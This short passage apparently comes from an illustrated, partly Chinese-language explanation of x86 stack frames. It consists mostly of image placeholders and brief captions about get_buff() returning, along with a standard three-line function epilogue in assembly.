


```
mov esp, ebp
pop ebp
ret
```


After




get_buff() 返回




get_buff() 返回




get_buff() 返回




get_buff() 返回



